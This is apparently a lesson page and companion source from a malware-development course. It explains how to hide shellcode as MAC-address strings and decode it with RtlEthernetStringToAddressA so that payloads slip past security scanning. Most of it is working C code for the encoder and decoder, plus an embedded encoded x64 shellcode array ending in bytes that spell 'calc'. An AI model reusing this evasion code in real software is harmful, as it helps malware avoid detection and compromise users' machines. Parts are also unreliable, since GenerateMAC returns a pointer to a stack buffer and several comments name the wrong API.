Payload Obfuscation - MACFucscation
Obfuscating payloads by transforming them into MAC addresses.
Jump to Section (3)
Learning Objectives
0/2 doneIntroduction
This module will go through another obfuscation technique that is similar to IPv4/IPv6fuscation but instead converts shellcode to MAC addresses.
MACFuscation Implementation
The implementation of MACFuscation will be similar to what was done in the previous module with IPv4/IPv6fuscation. A MAC address is made up of 6 bytes, therefore the shellcode should be a multiple of 6, which again can be padded if it doesn't meet that requirement.
// Function takes in 6 raw bytes and returns them in a MAC address string format
char* GenerateMAC(int a, int b, int c, int d, int e, int f) {
	char Output[64];

	// Creating the MAC address and saving it to the 'Output' variable
	sprintf(Output, "%0.2X-%0.2X-%0.2X-%0.2X-%0.2X-%0.2X",a, b, c, d, e, f);

	// Optional: Print the 'Output' variable to the console
	// printf("[i] Output: %s\n", Output);

	return (char*)Output;
}

// Generate the MAC output representation of the shellcode
// Function requires a pointer or base address to the shellcode buffer & the size of the shellcode buffer
BOOL GenerateMacOutput(unsigned char* pShellcode, SIZE_T ShellcodeSize) {

	// If the shellcode buffer is null or the size is not a multiple of 6, exit
	if (pShellcode == NULL || ShellcodeSize == NULL || ShellcodeSize % 6 != 0){
		return FALSE;
	}
	printf("char* MacArray [%d] = {\n\t", (int)(ShellcodeSize / 6));

	// We will read one shellcode byte at a time, when the total is 6, begin generating the MAC address
	// The variable 'c' is used to store the number of bytes read. By default, starts at 6.
	int c = 6, counter = 0;
	char* Mac = NULL;

	for (int i = 0; i < ShellcodeSize; i++) {

		// Track the number of bytes read and when they reach 6 we enter this if statement to begin generating the MAC address
		if (c == 6) {
			counter++;

			// Generating the MAC address from 6 bytes which begin at i until [i + 5]
			Mac = GenerateMAC(pShellcode[i], pShellcode[i + 1], pShellcode[i + 2], pShellcode[i + 3], pShellcode[i + 4], pShellcode[i + 5]);

			if (i == ShellcodeSize - 6) {

				// Printing the last MAC address
				printf("\"%s\"", Mac);
				break;
			}
			else {
				// Printing the MAC address
				printf("\"%s\", ", Mac);
			}
			c = 1;

			// Optional: To beautify the output on the console
			if (counter % 6 == 0) {
				printf("\n\t");
			}
		}
		else {
			c++;
		}
	}
	printf("\n};\n\n");
	return TRUE;
}
Deobfuscating MACFuscation Payloads
The deobfuscation process will reverse the obfuscation process, allowing a MAC address to generate bytes instead of using bytes to generate a MAC address. Performing deobfuscation will require the use of the NTDLL API function RtlEthernetStringToAddressA. This function converts a MAC address from a string representation to its binary format.
typedef NTSTATUS (NTAPI* fnRtlEthernetStringToAddressA)(
	PCSTR		S,
	PCSTR* 		Terminator,
	PVOID		Addr
);

BOOL MacDeobfuscation(IN CHAR* MacArray[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

	PBYTE          pBuffer        = NULL,
                   TmpBuffer      = NULL;

	SIZE_T         sBuffSize      = NULL;

	PCSTR          Terminator     = NULL;

	NTSTATUS       STATUS         = NULL;

	// Getting RtlIpv6StringToAddressA address from ntdll.dll
	fnRtlEthernetStringToAddressA pRtlEthernetStringToAddressA = (fnRtlEthernetStringToAddressA)GetProcAddress(GetModuleHandle(TEXT("NTDLL")), "RtlEthernetStringToAddressA");
	if (pRtlEthernetStringToAddressA == NULL) {
		printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Getting the real size of the shellcode which is the number of MAC addresses * 6
	sBuffSize = NmbrOfElements * 6;


	// Allocating memeory which will hold the deobfuscated shellcode
	pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
	if (pBuffer == NULL) {
		printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	TmpBuffer = pBuffer;

	// Loop through all the MAC addresses saved in MacArray
	for (int i = 0; i < NmbrOfElements; i++) {

		// Deobfuscating one MAC address at a time
		// MacArray[i] is a single Mac address from the array MacArray
		if ((STATUS = pRtlEthernetStringToAddressA(MacArray[i], &Terminator, TmpBuffer)) != 0x0) {
			// if it failed
			printf("[!] RtlEthernetStringToAddressA Failed At [%s] With Error 0x%0.8X", MacArray[i], STATUS);
			return FALSE;
		}

		// 6 bytes are written to TmpBuffer at a time
		// Therefore Tmpbuffer will be incremented by 6 to store the
		TmpBuffer = (PBYTE)(TmpBuffer + 6);

	}

	// Save the base address & size of the deobfuscated payload
	*ppDAddress  = pBuffer;
	*pDSize      = sBuffSize;

	return TRUE;

}

The image below shows the deobfuscation process successfully running.
Companion Project & Source Code
8 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>


// https://learn.microsoft.com/en-us/windows/win32/api/ip2string/nf-ip2string-rtlethernetstringtoaddressa
typedef NTSTATUS (NTAPI* fnRtlEthernetStringToAddressA)(
	PCSTR		S,
	PCSTR* 		Terminator,
	PVOID		Addr
);

BOOL MacDeobfuscation(IN CHAR* MacArray[], IN SIZE_T NmbrOfElements, OUT PBYTE* ppDAddress, OUT SIZE_T* pDSize) {

	PBYTE		pBuffer = NULL,
			TmpBuffer = NULL;

	SIZE_T		sBuffSize = NULL;

	PCSTR		Terminator = NULL;

	NTSTATUS	STATUS = NULL;

	// Getting RtlIpv6StringToAddressA address from ntdll.dll
	fnRtlEthernetStringToAddressA pRtlEthernetStringToAddressA = (fnRtlEthernetStringToAddressA)GetProcAddress(GetModuleHandle(TEXT("NTDLL")), "RtlEthernetStringToAddressA");
	if (pRtlEthernetStringToAddressA == NULL) {
		printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Getting the real size of the shellcode which is the number of MAC addresses * 6
	sBuffSize = NmbrOfElements * 6;


	// Allocating memeory which will hold the deobfuscated shellcode
	pBuffer = (PBYTE)HeapAlloc(GetProcessHeap(), 0, sBuffSize);
	if (pBuffer == NULL) {
		printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	TmpBuffer = pBuffer;

	// Loop through all the MAC addresses saved in MacArray
	for (int i = 0; i < NmbrOfElements; i++) {

		// Deobfuscating one MAC address at a time
		// MacArray[i] is a single Mac address from the array MacArray
		if ((STATUS = pRtlEthernetStringToAddressA(MacArray[i], &Terminator, TmpBuffer)) != 0x0) {
			// if it failed
			printf("[!] RtlEthernetStringToAddressA Failed At [%s] With Error 0x%0.8X", MacArray[i], STATUS);
			return FALSE;
		}

		// 6 bytes are written to TmpBuffer at a time
		// Therefore Tmpbuffer will be incremented by 6 to store the
		TmpBuffer = (PBYTE)(TmpBuffer + 6);

	}

	// Save the base address & size of the deobfuscated payload
	*ppDAddress = pBuffer;
	*pDSize = sBuffSize;

	return TRUE;

}


char* MacArray[] = {
		"FC-48-83-E4-F0-E8", "C0-00-00-00-41-51", "41-50-52-51-56-48", "31-D2-65-48-8B-52", "60-48-8B-52-18-48", "8B-52-20-48-8B-72",
		"50-48-0F-B7-4A-4A", "4D-31-C9-48-31-C0", "AC-3C-61-7C-02-2C", "20-41-C1-C9-0D-41", "01-C1-E2-ED-52-41", "51-48-8B-52-20-8B",
		"42-3C-48-01-D0-8B", "80-88-00-00-00-48", "85-C0-74-67-48-01", "D0-50-8B-48-18-44", "8B-40-20-49-01-D0", "E3-56-48-FF-C9-41",
		"8B-34-88-48-01-D6", "4D-31-C9-48-31-C0", "AC-41-C1-C9-0D-41", "01-C1-38-E0-75-F1", "4C-03-4C-24-08-45", "39-D1-75-D8-58-44",
		"8B-40-24-49-01-D0", "66-41-8B-0C-48-44", "8B-40-1C-49-01-D0", "41-8B-04-88-48-01", "D0-41-58-41-58-5E", "59-5A-41-58-41-59",
		"41-5A-48-83-EC-20", "41-52-FF-E0-58-41", "59-5A-48-8B-12-E9", "57-FF-FF-FF-5D-48", "BA-01-00-00-00-00", "00-00-00-48-8D-8D",
		"01-01-00-00-41-BA", "31-8B-6F-87-FF-D5", "BB-E0-1D-2A-0A-41", "BA-A6-95-BD-9D-FF", "D5-48-83-C4-28-3C", "06-7C-0A-80-FB-E0",
		"75-05-BB-47-13-72", "6F-6A-00-59-41-89", "DA-FF-D5-63-61-6C", "63-00-00-00-00-00"
};


#define NumberOfElements 46

int main() {

	PBYTE	pDAddress = NULL;
	SIZE_T	sDSize = NULL;

	if (!MacDeobfuscation(MacArray, NumberOfElements, &pDAddress, &sDSize))
		return -1;

	printf("[+] Deobfuscated Bytes at 0x%p of Size %ld ::: \n", pDAddress, sDSize);
	for (size_t i = 0; i < sDSize; i++) {
		if (i % 16 == 0)
			printf("\n\t");

		printf("%0.2X ", pDAddress[i]);
	}

	HeapFree(GetProcessHeap(), 0, pDAddress);


	printf("\n\n[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (10 files inside .zip)
- MacFuscation/MacDeobfuscation/MacDeobfuscation.c
- MacFuscation/MacDeobfuscation/MacDeobfuscation.vcxproj
- MacFuscation/MacDeobfuscation/MacDeobfuscation.vcxproj.filters
- MacFuscation/MacDeobfuscation/MacDeobfuscation.vcxproj.user
- MacFuscation/MacFuscation.sln
- MacFuscation/MacFuscation/MacFuscation.c
- MacFuscation/MacFuscation/MacFuscation.vcxproj
- MacFuscation/MacFuscation/MacFuscation.vcxproj.filters
- MacFuscation/MacFuscation/MacFuscation.vcxproj.user
- MacFuscation/NOTE.txt